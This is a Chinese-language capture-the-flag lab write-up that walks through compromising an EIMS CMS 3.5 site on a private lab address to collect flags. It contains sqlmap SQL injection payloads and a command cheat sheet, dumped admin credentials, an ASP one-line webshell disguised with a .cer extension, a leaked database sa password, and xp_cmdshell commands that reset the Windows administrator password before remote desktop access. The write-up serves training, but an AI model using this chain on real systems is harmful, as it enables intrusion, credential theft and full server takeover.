CRC_3_PENTEST_7_EIMS综合渗透

1.刚开启一个视频网站，大量资源流出损失很大。对黑客这种恶劣行为你励志找到这个可恶的黑客和这个系统的漏洞。

1.访问站站点

通过对网站访问发现此网站为`Powered By [eims_cms](http://eims.org.cn/) V 3.5`

发现此版本的cms存在sql注入的漏洞。

2.利用漏洞进行sql注入

发现存在漏洞的点在：`http://192.168.200.109/Notice.asp?ItemID=18`

这时使用sqlmap对其进行自动注入。

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Python 2.7>sqlmap.py -u http://192.168.200.109/Notice.asp?ItemID
=18
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.2.30#dev}
|_ -| . [)]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 09:56:43 /2019-09-11/

[09:56:43] [INFO] resuming back-end DBMS 'microsoft sql server'
[09:56:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ItemID (GET)
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
    Payload: ItemID=18 AND 8633 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(120)+CHAR(107)+CHAR(113)+(SELECT (CASE WHEN (863
3=8633) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(122)+CHAR(113)))

    Type: inline query
    Title: Microsoft SQL Server/Sybase inline queries
    Payload: ItemID=(SELECT CHAR(113)+CHAR(122)+CHAR(120)+CHAR(107)+CHAR(113)+(SELECT (CASE WHEN (2967=2967) THEN CHA
R(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(122)+CHAR(113))

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: ItemID=18;WAITFOR DELAY '0:0:5'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase AND time-based blind (heavy query)
    Payload: ItemID=18 AND 5498=(SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3,sysusers AS
sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7)
---
[09:56:44] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
[09:56:44] [INFO] fetched data logged to text files under 'C:\Users\del1\AppData\Local\sqlmap\output\192.168.200.109'


[*] ending @ 09:56:44 /2019-09-11/


C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Python 2.7>
```

01.使用sqlmap对数据库进行暴力破解，获取数据库名、表名、字段名，最终获取后台管理员账号及密码。

sqlmap基础用法：

./sqlmap.py -u “注入地址” -v 1 --dbs // 列举数据库

./sqlmap.py -u “注入地址” -v 1 –current-db // 当前数据库

./sqlmap.py -u “注入地址” -v 1 –users // 列数据库用户

./sqlmap.py -u “注入地址” -v 1 –current-user // 当前用户

./sqlmap.py -u “注入地址” -v 1 –tables -D “数据库” // 列举数据库的表名

./sqlmap.py -u “注入地址” -v 1 –columns -T “表名” -D “数据库” // 获取表的 列名

./sqlmap.py -u “注入地址” -v 1 –dump -C “字段,字段” -T “表名” -D “数据库” // 获取表中的数据，包含列

02.通过在数据库下发现eims_flag 查看字段内容发现其中的flag信息。

`sqlmap.py -u http://192.168.200.109/Notice.asp?ItemID=18 -D Test_EIMS -T eims_flag -C flag --dump`


03.然后继续查找数据库eims_User 中的账号信息。

`sqlmap.py -u http://192.168.200.109/Notice.asp?ItemID=18 -D Test_EIMS -T eims_User -C Item1,Item2,Item3,Item4,Item5,Item6,Item7,Item8,Item9 --dump`

发现账号为：root 密码为 b20765283462l6b3 采用md5加密，通过解码发现其密码为：admin1234

3 后台登录地址查找

01.通过御剑后台扫描器找到网站的后台地址




02.这时候要主要，打开后台页面的源码观察是否存在flag

```
          <td><input name="LoginName" type="text" class="input" style="width:120px;height:18px;" value="admi
        </tr>
        <tr>
          <td align="center">密   码</td>
          <td><input name="LoginPassword" type="password" class="input" style="width:120px;height:18px;" valu
        </tr>
        <tr>
          <td align="center">验证码</td>
          <td valign="middle"><input name="CheckCode" type="text" class="input" style="width:55px;height:18p
         <span style="background:#FFFFFF; padding:3px;cursor:pointer" title='请点击刷新验证码'>
         <img id='checkcode' src='../Include/Code.asp' align="absmiddle" onClick="this.src='../Include/Code.
         </td>
        </tr>
        <tr>
          <td align="center"></td>
          <td valign="middle"><input type="submit" value="登陆系统"></td>
        </tr>
      </form>
    </table>
    </fieldset>
    <div align="center" style="margin:8px;">CopyRight &copy; 2008-2018 <a href="http://www.eims.org.cn" targ
  </tr>
</table>
</body>
<!--flag2{890b0c4958ef57e9264a9d2703ea7e8c}-->
</html>
```

发现其第二个flag

4.登录后台




01.这时候开始寻找后台的上传点，并且构造相应的asp的一句话进行上传，

asp一句话为：`<%eval request("cmd")%>` 为了让一句话木马更具有迷惑性需要把文件后缀改为.cer

02.上传文件


选择好文件开始上传




03.连接一句话


这时候获取到对应的路径地址，在ip地址后加入对应的地址对一句话木马进行测试，这时候可以采用蚁剑或菜刀进行连接。

`http://192.168.200.109/Upload/DownFiles/2019091102085188.cer`





04.观察网站的根目录会发现存在一个flag.asp 的文件 打开会发现对应的flag




05.在数据库配置文件中找到数据库的账号密码

编辑: C:/inetpub/wwwroot/Include/Dbpath.asp

```
<%
Const Ver = "3.5"
Const LogRec = 100
Const OfficialUrl = "http://www.eims.org.cn/"
'================================================
'ACCESS 数据库路径
'================================================
DBPath = DBPath&"Data/eimscms.mdb"
'================================================
'SQL SERVER 数据库信息
'================================================
Dim DBServer,DBUser,DBName,DBPsw
DBServer = "(local)"   '数据库服务器IP
DBUser = "sa"          '访问数据库用户名
DBPsw = "sapassujm#?!"         '访问数据库密码
DBName = "Test_EIMS"      '数据库名称
'================================================
'数据库类型，1为SQL SERVER，0为ACCESS
'================================================
Dim DbType : DbType = 1
%>
```

4.使用一句话木马连接mssql数据库



利用mssql数据库的xpcmdshell组件执行系统命令:

01.EXEC master..xp_cmdshell 'whoami'　//查看当前我们的用户权限

当前cmdshell的权限是system权限，所以直接修改administrator的密码为1ue.com


02.EXEC master..xp_cmdshell 'net user administrator 1ue.com'

这时候系统的命令已经被更改开始使用远程连接服务器

5..直接远程桌面连接服务器

01.在桌面发现flag文件

flag5{}



02.在c盘发现另外一个flag文件

flag4{}